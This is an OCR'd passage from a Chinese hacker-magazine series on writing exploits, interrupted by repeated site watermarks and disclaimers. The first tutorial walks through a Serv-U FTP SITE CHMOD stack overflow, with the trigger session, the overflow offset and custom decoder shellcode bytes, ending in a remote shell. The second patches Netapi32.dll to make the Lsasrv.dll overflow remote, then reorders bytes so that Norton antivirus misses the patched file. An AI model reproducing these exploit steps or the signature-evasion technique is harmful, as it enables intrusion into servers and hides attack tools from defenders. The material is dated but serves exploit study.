1）如果我们能够控制 eip 的内容，就能获得控制权。在这个时候我们要去看哪个寄存器指向我们发送的数据，然后根据寄存器选定一个内存中的地址（这个地址的内容应该是call XXX的指令码）来覆盖那个溢出点。具体是 esp 还是 ebx 对我们来说不是很重要。除了这两种方式，如果是其他的寄存器比如 esi、edi 等，也可以举一反三。

2）执行到我们发送的数据上后，如果发现有不能更改的数据，那我们就想办法跳过去。

对这个漏洞，有些东西我想解释一下。首先是我们这次是给那个很长的 buf0 一个一个地赋值，而不是一次性复制很多字符串过去，这是为了能够触发漏洞的缘故。Windows 2000 下面要求必须是 UNICODE，但是在发生溢出的时候实际上已经把 UNICODE 转换了回来，我们就将这一过程视为透明的好了——只要我们能够控制 eip 的值，形式如何我们并不关心。还有就是这个漏洞可以有两次机会控制 eip，头一次说过 jmp esp 之类的操作码在内存中的地址是对版本有依赖性的，这样的话就多了一次机会。当然可以放上两个不同版本／语言对应的操作码的地址，这样，通用性会得到提高。

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

脚本小子：这篇文章是我们《菜鸟版EXP编写指南》系列的第三篇文章，从第一篇文章发表后在读者群中引起轰动效应，到无数喜欢研究系统漏洞的朋友来电、来函要求我们继续将这样的好文章刊登下去，并提出许多非常好的建议，已经是4个月的时间过去了。我脚本小子作为黑防的一个普通小编，没有WTF的“伟岸”，没有蝴蝶MM的“闭月羞花”，却依然能欣赏到如此细致的文章，的确是人生一大美事。更何况作者应读者朋友们的要求，特意准备了完整的源代码、关键步骤的操作录像等贴切的“好东东”给大家。我们除了感谢作者并仔细研究文章内容外，还有什么可做的呢？

Serv-U FTP漏洞 旧饭重炒

文／图 F.Zh

我也很诧异我这个菜鸟能把这个系列写到第三篇，但既然有人读，就只有继续献丑了。写稿的时候Windows平台及其第三方软件似乎没有报道有新的漏洞，只能用以前的一些重要漏洞作为例子。继续这样的话，不知道会不会有一天写到古老的IDQ/IDA啊，或许我应该换一下平台，写写*nix上面的东西？

Serv-U在国内的应用还是很广泛的，很多虚拟主机还有一些下载电影的网站都喜欢用这种FTP服务软件，所以从今年一月份开始公布的一系列Serv-U的漏洞真是杀伤力超大。说起来虽然从Site Chmod到MDTM到后来畸形路径都是简单的栈溢出，但对ShellCode的要求和对覆盖地址的要求还是比较高，外面有一些分析的文章，我们就用这些文章为例来看看，ShellCode怎么去构造。

关于溢出的触发方法和基本框架结构的搭建，这个系列的前面几个部分已经说了不少，这里先从最原始的FTP协议开始，简单说说怎样搭一个触发溢出的框架。

FTP协议标准具体可以参见Rc959/2228/2640/2773。Serv-U漏洞的前面两个都是扩展协议出的问题，从触发的流程可以看出连接到FTP服务端口->登录->畸形提交导致溢出。值得注意的是，很多FTP服务软件并不严格遵循Rfc定义，最好能够找到FTP服务器对应的手册，按照手册的描述针对性地写出程序。对于Serv-U，如果用NC来连接到FTP的服务端口，你会发现一个奇怪的问题，那就是不管你输入了什么东西，Serv-U的守护进程始终不给你返回的信息。最开始的时候我也被这个问题困扰了很久，后来抓包的时候才发现，原来NC把我们的回车作为一个单纯的“\n”发送了出去，而Serv-U要求的命令结束符是“\r\n”。这个结论很讨厌，其直接的后果是触发溢出漏洞的时候我们不能用方便的NC，而只能使用Telnet命令（顺带着说一下，Telnet是可以有回显的，连接上后按“Ctrl+]”，再输入Set local_echo，然后再退回连接模式就可以看到。不过Telnet是接受一个字节发送一个字节，很多方便的快捷键，如上下左右，就没有办法使用。倘若经常使用到这些功能，不妨自己写一个类似NC的小工具）。

好，现在先来手工触发漏洞。按照FTP协议，连接以后应该有一个合法的身份可以登录，然后我们通过一个畸形的命令让Serv-U挂掉，下面是一个流程。当然，前提是Serv-U是4.x版本的，而且已经使用过Telnet命令。值得注意的是，Site Chmod需要一个有写权限的账号。

```
220 Hello~ This is F.Zh's FTP Server.
user test
331 User name okay, need password.
pass test
230 User logged in, proceed.
site chmod 777 namenamenamenamenamenamenamename
namenamnamenamenamenamenamnamenamnamenamenam
enamenamnamenamenamenamenamnamenamenamenamena
mnamenamenamenamenamnamenamenamenamenamnamen
amenamenamenamnamenamenamenamenamnamenamenamn
amenamenamenamenamnamenamenamenamenamnamename
namenamenamnamenamenamenamenamenamenamnamenam
enamenamenamnamenamenamenamenamnamenamenamen
namenamenamenamnamenamenamenamenamnamenamena
menamenamnamenamenamenamenamenamenamnamename
namenamenamnamenamenamenamenamenamnamenamenamena
menamnanamenamnamenamenamenamenam
```


溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

前面有数字的都是服务器给我们的提示，这类数字在FTP协议中有详细的描述，可以查阅一下Rfc。我们提交的是"user/pass/site"开头的几行，存在漏洞的服务器在一个超长的Site Chmod过去后，由于守护进程挂掉了，因此连接也会断掉。如果连接没有断掉，你可能要检查一下，是不是用户没有写的权限，或者是Serv-U的版本不对。

小提示 把上面的动作自动化，写出程序来，也就搭好了最开始的架子：1.cpp（详细代码请查看光盘"源代码"栏目，按照文章名查找即可）。

开始运行这个最初的触发漏洞程序吧。之前当然要先打开我们的利器——OllyDbg，选择附加到"ServUDaemon"这个进程，当程序运行的时候，OllyDbg会在发生错误的地方停下来，如图1




图1

所示。

小提示 这种情况我们已经看到很多次了，不是吗？接下来我们可以按Shift+F9直接看到出错的画面，不过这一次，我们来看看这期间Windows到底是怎样处理的。

看清楚了么？原来程序出错以后，Windows还给了它一个最后处理异常的机会，这就是一个所谓SEH结构化异常处理的机制。抛开个中细节不管，单看到最后的地方，这个处理机制从内存中读了一个数据，然后准备跳转过去（动画结束的时候，那个Call Ecx）。是不是觉得这个地址很熟悉啊？0x73737373（ASCII码对应4个小写的s），刚好是我们提交的内容。再在内存中看看Ebx指向的地方，刚好也是我们提交的数据，我们可以控制跳转的方向，同时可以动态定位（Ebx）我们的数据地址，非常符合一个典型的溢出情况。如果你看过这个系列的前面几篇，我想你已经知道下一步该怎么做了。

在OllyDbg中按一下F9，果然执行到了




图2

0x73737373，如图2所示。

接下来就是两次触发异常来准确定位溢出点，然后覆盖跳转的地址为一个和"Call ebx"等价的内存地址，然后添上我们的ShellCode。流程没有错，但是ShellCode这一步有点问题。想想看我们提交的这个很长的字符串其实是一个文件名（呵呵，请看看Rfc），Windows下对文件名有很多规定，比如不能出现问号、星号、冒号等，如果包含在文件名中的ShellCode含有这些特殊字符，被Serv-U处理掉后，执行时就会出错。

溜客安全網www.176ku.com

从一些对漏洞的描述文章中可以知道，ShellCode中不能含有的字符包括上面提到的非文件字符、空格还有3个连续"0xFF"等。如果你平时注意收集ShellCode的话，说不定能找到满足要求的拿来直接用。但是很不幸，我用的这些ShellCode全军覆没，主要问题都出在前面的Decode部分上。为了能够写出这个利用程序，我们不得不去设法改写现有的ShellCode（另：这里的特殊字符非常有限，如果特殊字符更多一点，ShellCode的改法可以参考另外一篇文章）。

这里插一句话，很多ShellCode都是分成两段的，真正有意义的在第二段，第一段不过是起着解码的功能。我们找ShellCode的时候，首先看看它的第二部分是不是满足关于上述的字符限制，如果不是，我们有可能还要去重新书写这一部分。这个工作量太大，以至于我们无法接受，所以我们还是多找找，总能找到满足要求的。

这个漏洞对ShellCode的要求比较讨厌，因为连续的3个0xFF不能出现，也就是说，传统的用Call+Pop来动态定位需要解码的真实ShellCode地址这

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。

条路是行不通的。Call 的时候，由于是向低地址处做相对偏移的调用，所以一般都会出现连续的 3 个 0xFF（负数），除非你的Decode部分长度超过了255个字节，而一般情况下这不可能。字符的限制迫使我们考虑其他的方法，前面几篇文章提到过在内存中搜索，要是直接搬过来用也可以。如果有兴趣，可以参看前面的做法，这里我们换一下思路，直接计算地址，然后进行解码。

前面说到过，溢出的时候Ebx刚好指向我们的ShellCode前面的8个字节，如下表所示：

NOPs	jmp 6 jmp 6	jmp ebx	Decode	real ShellCode
	4 bytes	4 bytes	??	ebx +8 + ??

溢出发生并且成功跳转以后，Ebx 指向的地方是第一个 Jmp 6 处，中间隔了两个 Jmp 6，一个 Jmp Ebx 的地址还有一个 Decode 部分才是真正起作用的 ShellCode，也就是说中间隔了 8 个字节以及一个 Decode 部分的长度。这个数字目前无法确定，但是我们写出 Decode 部分后就可以确定了。在此之前，我们把这个数字随便设定为一个数值，比如 50 吧，因为写 Decode 部分时需要用到，我们把 Decode 部分的长度确定下来了再回去改也可以。

下面开始写合乎编码要求的Decode部分了，基本上这是一个费时间的工作，要注意有没有出现异常的字符，不停地编译不停地看去修改。下面给出一个模板。这个东西并不复杂，因为Decode部分本来要做的工作就很简单，无非是获得真正的ShellCode开始的地址，然后解码（通常是与0x99做一下异或），先看代码，后面还会有解释。

```
    add     ebx,32h
    xor     ecx,ecx
    mov     cx,155h
Decode:
    xor     byte ptr [ebx+ecx],99h
    loop    Decode
```

第一句当然是确定需要解码的 ShellCode 的内存地址；第二、三句话是确定解码的长度，长一点没有关系；第四、五句是简单的循环；依次把ShellCode解码，解码完以后，就自然地执行过去了。

在VC中嵌入汇编可以很轻松地看到编译后的机器码，搜集一下：

```
"\x83\xC3\x32\x33\xC9\x66\xB9\x83\x01\x80\x34
\x0B\x99\xE2\xFA"
```

这下子Decode部分的长度也知道了，一共是15个字节，所以可以计算溢出后执行到这里时，待解码的ShellCode起始内存地址为Ebx + 8 + 15 = Ebx + 33 = Ebx + 17h。考虑到循环条件是按照Ecx的值来决定的，最后一次循环的时候，Ecx 的值为1（为0就跳出循环了），所以应该保证Ebx+1是要解码的最后，也就是待解码的第一字节。所以解码部分的第一句 add ebx, 32h 要改成 add ebx, 16h，最后得到的Decode是：

```
"\x83\xC3\x16\x33\xC9\x66\xB9\x83\x01\x80\x34
\x0B\x99\xE2\xFA"
```

把这一段替换掉原来 ShellCode 的 Decode 部分，就可以放心地使用。

> **小提示** 构造好我们的最终版的溢出程序，呵呵。中间的步骤虽然看起来都省略了，但想想其实事情并不多，就是确定一下溢出点，我算过了403，你也算算？

运行一下试试看，成功没有？什么，没有成功？失败了？

> **小提示** 我们拿出OllyDbg看看，一步一步地跟着走，看看为什么，是因为Decode出了问题吗？

每月及时观看各月刊书籍 就上溜客安全网 www.176ku.com

从调试的过程来看，Decode 部分（就是 call ecx -> jmp ebx ->jmp xxxxx 后开始的地方）没有出错，解码也确实成功了，但是执行 ShellCode 中似乎出了点问题。第一个直觉是ShellCode被改掉了，在哪里被改的呢，现在还不清楚究竟是ShellCode本身含有特殊字符，还是在溢出发生之前被改掉了。第一种情况的话，可以换一个ShellCode；第二种情况就要挨着去对比，工作量比较大。按道理应该先做第一个，但具体有些什么字符不能包含我们并不是很清楚，如果贸然去换ShellCode的话，可能问题越来越多，所以还是先做第二种情况。有些时候，看似麻烦的路子可能反而容易走一些。

和上次的工作一样，运行到Decode部分，在内存里面选择显示Ebx处的内容，然后选定后面的一大段数据，导出到文件，如图3所示。

我们来仔细对比一下内存中的内容和在程序中ShellCode的内容是否一样。经过长时间仔细地比较，我们发现在Ebx+28的地方好像不一样。回去再看看图2，呵呵，我用红笔画出来的，发现了么？这个地方非常显眼，应该是"s"啊，却变成了"q"，

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

图3

被减小了 2，同样地，对比文件中也发现是减小了 2，如图 4 所示。





图4



执行一下程序，然后 Telnet 127.0.0.1 53，Shell 是不是已经出来了？很有成就感吧，呵呵。

对于 Serv-U 的 MDTM 时区漏洞，我记得在最开始的那一篇文章里面简要地提到过，这个漏洞的问题是如果时区超长反而就不会触发，所以必须控制好时区的长度。由于时区不能过长，所以一般来说都在这里只放上一个搜索真正 ShellCode 的搜索代码，而把起作用的 ShellCode 放到其他地方。这个 Serarch Code 和第一次的几乎一模一样，而且也没有什么特别需要注意的地方，有兴趣的朋友不妨动手做一做。

这个系列写到这里该总结一下。对于栈溢出来说，其实要写一个 Exploit 并不是特别的困难，我们只要知道其中的原理，然后用细心加耐心去调试就可以了。Exploit 中真正重点的地方几乎都在 ShellCode 中，而 ShellCode 中最让人头痛的功能部分，已经有很多大虾们写好并且无私地贴了出来，我们除了学习，就是直接拿来使用。对于不同的漏洞，可能对 ShellCode 的要求不一样，这是唯一在调试每一个漏洞中能得到乐趣的地方，而其他，像对溢出点的定位，溢出程序的基本构造，都是很繁琐也很机械的行为，如果不能在这些当中获得一些乐趣的话，跳过这些部分也无妨。

对于上面的溢出，还值得指出的是，由于可写的目录不一定是根目录，因而有可能我们需要对路径进行切换。单独的路径切换，仅仅用一个 CWD 命令就可以完成，但是路径对溢出点的定位是有影响的，倘若要将程序做得完美，对于路径的考虑非常必要。另外，要做出通用的东西，还要考虑命令行的输入等，很多东西要让用户自己去指定，这些都是繁琐的工作，在外面发布的一些利用源代码做得很好，看看就行，在这个地方不再赘述了。

关于这里写出来的一些调试方法，有些看起来似乎非常地取巧，然而却是很有效果。写出来纯粹是为了让读者也能感受一下编写 Exploit 的乐趣，并不是主张读者用相同的方法去研究漏洞。我想不管什么漏洞，最好都能够看看反汇编的代码，这样，比我们在这里有些东西只能靠瞎猜（比如前面的某一个地方被减去了 2）要好很多；而且一旦对这个非常感兴趣的话，如果不去看反汇编而仅仅是黑盒方式来测试的话，就算有所提高，这提高也是非常有限的。

最后还是模仿 Leven 在 Xfocus 上面发的一篇 Windows 溢出随笔，写上一些随笔作为这篇文章的结束吧！

1）一般来说，栈溢出比堆溢出更容易利用，也更加通用。

2）在考虑 Exploit 的通用性之前，最好能把软件在 Windows 的各个版本下（Windows2000、WindowsXP、Windows2003，不同的语言版本、不同的 SP 版本）调试一下。软件的兼容性也是一个问题，最好能够找到有漏洞的最高版本的软件来调试。

3）不要试图在不同版本的 Windows 里寻找不同跳转方式的相同地址，就是说不要在 Windows 2003 SP4 简体中文版里的某个进程里搜索所有的 Jmp esp(ff，e4)的地址，在 Windows XP SP1 英文版里的某个进程里搜索所有的 Push esp，ret(54，c3)的地址，然后妄图比较出一个相同的地址。除非是加载在 0x00400000 位置的进程。另外，在同一种系统的各个语言版本（如 Windows 2000 SP4），在 Msvcrt.dll 中找到的地址可以通用；在同一种语言的各个系统版本（如简体中文 Windows 2000，Windows XP，Windows 2003），在 0x7FFA0000 中找到

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

的地址可以通用。

4）如果用覆盖异常的方式接管指令（比如这篇文章中举到的例子），要注意到Windows XP/2003和2000是不同的。如果要写通用程序，最好用Pop,Pop,Ret的方式，Windows XP/2003下面你常常会发现Ebx在溢出的时候变成了0。

5）涉及搜索内存里的ShellCode的时候，最好能够先接管异常，除非确定在你开始搜索的地址附近一定能够找到。Windows XP不允许执行栈中的代码，所以需要在异常处理链里写入另一个跳转地址，再返回到栈中。若之前就是通过覆盖异常的方式接管指令的话，现在就可以直接利用了。

6）对于菜鸟而言，应果断地放弃UNICODE，除非你有很多的时间，而且觉得你能够在不断地解决问题中得到乐趣。

7）指令跳转大多数情况下是靠指令Jmp、Call或者Ret。对于覆盖地址的情况，绝大部分漏洞都只能尝试寻找这些指令地址。

8）除了Esp/Ebx，还有其他方法可以定位ShellCode。分析漏洞时，不妨把当时的所有寄存器都看一遍，有时保存在堆栈里的地址也有用（比如Messenger）。把上下文的调用函数也看一遍，利用它们定位可能效果更好。

9）栈溢出时，把ShellCode放到覆盖返回地址或者异常处理链的前面也不失为一个好方法。

10）对于漏洞而言，写合适的ShellCode往往是最难，也是最有乐趣的一步，每个漏洞的利用都是对耐心和创造力的考验。（有些时候我们得去一个一个地比较，不是么？）

11）享受Exploit的乐趣，如果你不能够得到满足或者无法下手，不妨休息一下，事情往往会有戏剧性转变，也许两三天后，你发现灵感又回来了。

脚本小子：这篇文章的目的是想拓宽缓冲区溢出编程思路，其实Hack技术、Crack技术以及Sniffer技术是密不可分的，都是围绕着真正的黑客精神——探索和共享不断发展和进步的。本文就从Exploit讲起，利用Hacker + Cracker + Sniffer几种不同的技术将溢出程序打造得更加完美，很具有通用性，适合喜欢“偷懒”的朋友学习溢出哦！

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

Hacker+Cracker+Sniffer的综合利用

文/图 王炜/ww0830

看了《黑客防线》上F.Zh的《菜鸟版Exploit编写指南》系列，觉得是难得的教科书般的文章。在那2篇文章里，F.Zh用独创的整除求余法，利用系统出错对话框提供的信息，精确地定位覆盖点。由于语言的通俗性和方法的实用性，成就了F.Zh在缓冲区初学者教程方面的经典。

可能考虑到面向初学者的原因，作者更多地是直接给出操作，没有涉及原因。比如为什么Jmp esp可以跳到后面，Jmp ebx会跳到前面，实际并不像作者说的Esp和Ebx正好就是前面或后面那个位置那么简单。就如同刘备是张飞的大哥，并不是仅仅张飞是刘备的三弟那么简单，里面有很多系统处理的原因。为了弥补作者理论上的不足，真正地成就缓冲区入门教程经典，所以自己写了篇《读〈鸟版Exploit编写指南〉有感》，大家可以参阅。把我的和F.Zh的文章联合起来，这可是理论和实际的完美结合哦，对付标准的缓冲区堆栈溢出，简直就是势如破竹，所向无敌。嘿嘿，自夸一下先（如果没有找到，大家找独行者去啊，一定是他私吞了）。

好了，由于我和F.Zh的努力，现在缓冲区入门级教材已经达到了很难超过的水平啦（脚本小子汗……），但独哥给了我一个机会，让我再写写缓冲区的溢出，于是我就对上天说 给我其他适合初学者的漏洞吧，如果非要给数目加上限制的话，我希望是一万个！还好，F.Zh还没有把漏洞介绍赶尽杀绝，他上次讲的Lsasrv.dll的本地溢出阐述的是一般情况下编写Exploit的思路，相信大家在随着教程一步步学习的时候，都重启得不亦乐乎吧？那么这次我们就来扩展编写缓冲区溢出的思路吧。例子嘛，就用

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

Lsasrv.dll的远程溢出漏洞好了！注意，本文着重对缓冲区编写的思路扩展，其基本能力是完全建立在上次教程上的，所以如果大家有所遗忘，再翻翻以往的文章吧（什么？你还没有？快去找《黑客防线》黑牡丹大姐邮购去啊）。

在上次的本地溢出漏洞中，F.Zh是这样实现的（如图1 所示）：

```
HMODULE hNetapi = LoadLibrary("Netapi32.dll");

DsRoleUpgradeDownlevelServer = (DSROLEUPGRADEDOWNLEVELSERVER)GetProcAddress(hNetapi,
                                                    "DsRoleUpgradeDownlevelServer");

DsRoleUpgradeDownlevelServer(
            (unsigned long)&buf[0], (unsigned long)&buf2[0], (unsigned long)&buf2[0],
            (unsigned long)&buf2[0], (unsigned long)&buf2[0], (unsigned long)&buf2[0],
            (unsigned long)&buf2[0], (unsigned long)&buf2[0], (unsigned long)&buf2[0],
            (unsigned long)&buf2[0], (unsigned long)&buf2[0], (unsigned long)&buf2[0]);
```

图1

大家都看到了，是从系统Netapi32.dll中找到DsRolepEncryptPasswordStart函数，然后执行该函数，函数的第一个参数过长就会溢出了。溢出效果是什么？嘿嘿，你还没重启够吗？

> **小知识** Windows不像UNIX那样使用系统调用来实现关键函数，Windows通过动态链接库来提供系统函数，就是所谓的Dll。DsRoleUpgradeDownlevelServer函数由Netapi32.dll提供，所以要想执行该函数，我们必须首先使用LoadLibrary("Netapi32.dll");装载动态链接库Netapi32.dll，之后用GetProcAddree获得函数地址，然后才能调用DsRoleEncryptPasswordStart函数。

重启多次，大家可能也想到了一定是某个函数处理出问题了，是哪一个函数呢？看了N久文档，终于明白了，我们刚才用的Netapi32.dll中的DsRoleUpgradeDownlevelServer函数是一个客户端函数，我们给它的超长参数会在服务端函数Lsasrv.dll中的DsRolerUpgradeDownlevelServer处理（注意函数名只相差一个R哦）。服务端函数不会判断请求是哪儿来的，但在通常情况下，客户端函数只向本机发请求，这是微软实现的时候就固定好的，所以我们发请求在默认情况下是给本机的，然后本机的Lsasrv.dll中的服务函数进行处理，随后出问题本机重启，就这么简单。

要想远程利用这个漏洞，思路是什么呢？只要能给远程机器发请求，远程机器的服务端函数就会处理请求的超长参数。效果？和本地溢出一样。现在我们的目标就是要给远程机器发送请求了。刚才说了，微软在实现代码的时候就固定了只能向本机发请求，怎么办呢？我们只要把代码改一下，使之不仅仅向本机发请求，也要能向远程发请求，不就可以了？

做个Hacker还需Cracker技术，在之前大家可能没有想到吧？这里我就直接拿起IDA，对NetApi32.dll开刀了！

反编译结束后，我们用名字找到有DsRoleUpgradeDownlevelServer()的地方。IDA真是好，会自动把参数识别出来，而且使用参考重命名，会把所有参考点都自动改动，如图2 所示。

从函数开始的地方往下走一点点，看到了吗（对了，在IDA中，




图2

默认是不显示机器码的，在Options ->general->Disassembly页面中有Number of opcode bytes，默认是0，我们把它改成6或8就行了）。

```
.text:7513D5F7  8D 45 CC                    lea     eax, [ebp+var_34]
.text:7513D5FA  50                          push    eax
.text:7513D5FB  6A 00                       push    0
.text:7513D5FD  E8 0F 05 00 00              call    _DsRolepEncryptPasswordStart@24 ;
```

根据eEye的文档，这里就是我们要修改的地方，上面标出来的_DsRolepEncrypt-PasswordStart函数的第一个参数就是主机。微软已经把它固定好了，用的是Push 0，就是为空，表示把请求发给本机。我们把它替换成远程主机的地址，不就OK了吗？那远程主机的地址从哪儿来呢？ShellCode的代码是我们从外面的客户端函数DsRoleUpgradeDown-levelServer()传来的，那远程主机的地址也从那里传来吧！就用第9个参数，因为前面把它赋给了[ebp+var+34]了，我们把[ebp+var+34]的内容压入就行。

好，就把上面标出来的代码改改。注意改写的时

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

候，要保证字节个数和原来的相同，参数也要压足。除了保证第一个参数压的是[ebp+var+34]，其他乱压也可以，所以我们就这样吧。

```
50              push    eax
8B 45 CC        mov     eax, [ebp+var_34]
50              push    eax
90              nop
```

这样就把存在[ebp+var_34]中的远程主机地址作为第一个参数压入；nop是什么都不做的空指令，目的只是为了保证字节数和原来的相同。调出WinHex，搜索到我们要修改的地方，像图3一样修改。

```
0003C9E0  45 D0 33 C0 8D 7D D8 AB  AB 8D 45 D8 50 8D 45 E0
0003C9F0  50 8D 45 E4 50 6A 02 50  8B 45 CC 50 90 E8 0F 05
0003CA00  00 00 85 C0 75 4A 21 45  FC FF 75 34 FF 75 30 FF
```

图3

保存为Ww1NetApi.Dll，啊！？诺顿报警了！显示的是Hacktool.LsassSba。先关掉诺顿，测试一下。在上次F.Zh的本地溢出代码基础上稍微修改一下，Load读我们改过后的Ww1NetApi.dll，并把第9个参数改成远程主机的地址，就是\\ip\ipc$的Unicode形式。先指定远程主机的IP地址，编译执行1.cpp，再Telnet远程主机的1234端口，果然连上了要攻击的远程主机。哈哈，现在远程利用就初步实现了，但现在的DLL是会被查杀成病毒的！好，下面就让杀毒软件不认识！

杀毒软件是按照文件的特征码来识别一个病毒或木马的，我们只是在正常的系统文件NetApi32.dll基础上改变了6个字节，其他完全相同，所以杀毒软件的特征码一定是判断这6个字节，我们把这6个字节稍微改改，看它还能识别不。

刚才说了，90是NOP，表示什么都不做的空指令，我们把它放在其他指令之间，和指令50交换一下位置，如图4 所示。

```
0003C9E0  45 D0 33 C0 8D 7D D8 AB  AB 8D 45 D8 50 8D 45 E0
0003C9F0  50 8D 45 E4 50 6A 02 50  8B 45 CC 90 50 E8 0F 05
0003CA00  00 00 85 C0 75 4A 21 45  FC FF 75 34 FF 75 30 FF
```

图4

然后保存为Ww2NetApi.dll，让诺顿再扫描，这下没报警了。如果还报警，可以继续改NOP的位置，不行的话还可以改成MOV EBX []再PUSH EBX，等等，办法很多。不会被查杀了，看看效果。我们把程序改为读Ww2NetApi.dll再运行，还是成功溢出，如图5 所示。




图5

小知识 什么是特征码？

现在绝大多数杀毒软件都是建立在“病毒特征码”基础上的。有新病毒出现时，厂商先要获得病毒的一个样本，提取出它的特征码，用户把特征码加入到病毒库中才能查杀。如果我们测试出了杀毒软件的判断特征码，将其改成不影响功能的其他指令，就肯定不会被查杀了。从这个意义上来说，反病毒的技术需要一个革命化的突破！

前面我们是直接物理修改了NetApi32.dll，就像破解一样，改了物理文件。我们还可以在内存里动态地修改，就如同内存注册机一样，动态读出内存的东西！看SCZ的一段话

```
/*
* 修改DsRolepEncryptPasswordStart()第一形参为指定值，
跳转回原流程。
*/
static unsigned char    HookCode[] =
{
    0xC7, 0x44, 0x24, 0x04,
// +0x000 mov      dword ptr [esp+0x4],0xNNNNNNNN
    0x00, 0x00, 0x00, 0x00,
// +0x004 0xNNNNNNNN
    0xB8,
// +0x008 mov      eax,0xNNNNNNNN
    0x00, 0x00, 0x00, 0x00,
// +0x009 0xNNNNNNNN
    0xFF, 0xE0
// +0x00D jmp      eax
};
```

这个代码的意思就是直接改变第一个参数为指定值后再执行函数。所以我们让那个CALL_DsRolepEncryptPasswordStart变成CALL HookCode，在上面这个HookCodeu里面直接指定第一个参数为远程主机地址，然后才跳去执行函数，就样就在内存里动态地改了。大家有兴趣的话，可以看看Hook技术。

现在经过了一番Cracker的洗礼，大家思路也拓宽了很多吧？但还没有结束，我们还得继续，回到Hacker本身吧。现在我们可以说完美地实现远程溢出了，但带一个300KB的DLL，那也太不爽了吧？试想震荡波拖着这个DLL到处跑，也太难为它了，我们就

溢客安全网 www.176ku.com

溢客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

把DLL也去掉，完全用一个程序实现来实现！怎么实现呢？源代码是微软控制的，一般人看不到。当然对我们菜鸟来说，即使有了源代码，可能也是读不懂请求是如何实现的，更不用说自己写一个请求了。不过根据木桶原理，整体安全强度是由最薄弱的一根木条决定的，我们从这点分析或许有门。

